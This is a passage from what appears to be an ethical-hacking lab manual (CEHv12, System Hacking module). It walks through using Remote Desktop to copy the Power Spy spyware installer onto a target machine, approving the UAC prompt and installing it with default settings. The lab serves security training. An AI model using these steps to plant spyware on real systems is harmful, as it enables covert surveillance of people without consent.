


7. A **Remote Desktop Connection** window appears; click **Yes**.

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.




8. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.



9. Minimize the **Remote Desktop Connection** window.

Note: If **Server Manager** window appears, close it.

10. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.




11. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.

12. Double-click the **setup.exe** file.


Note: If a **User Account Control** pop-up appears, click **Yes**.

13. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.



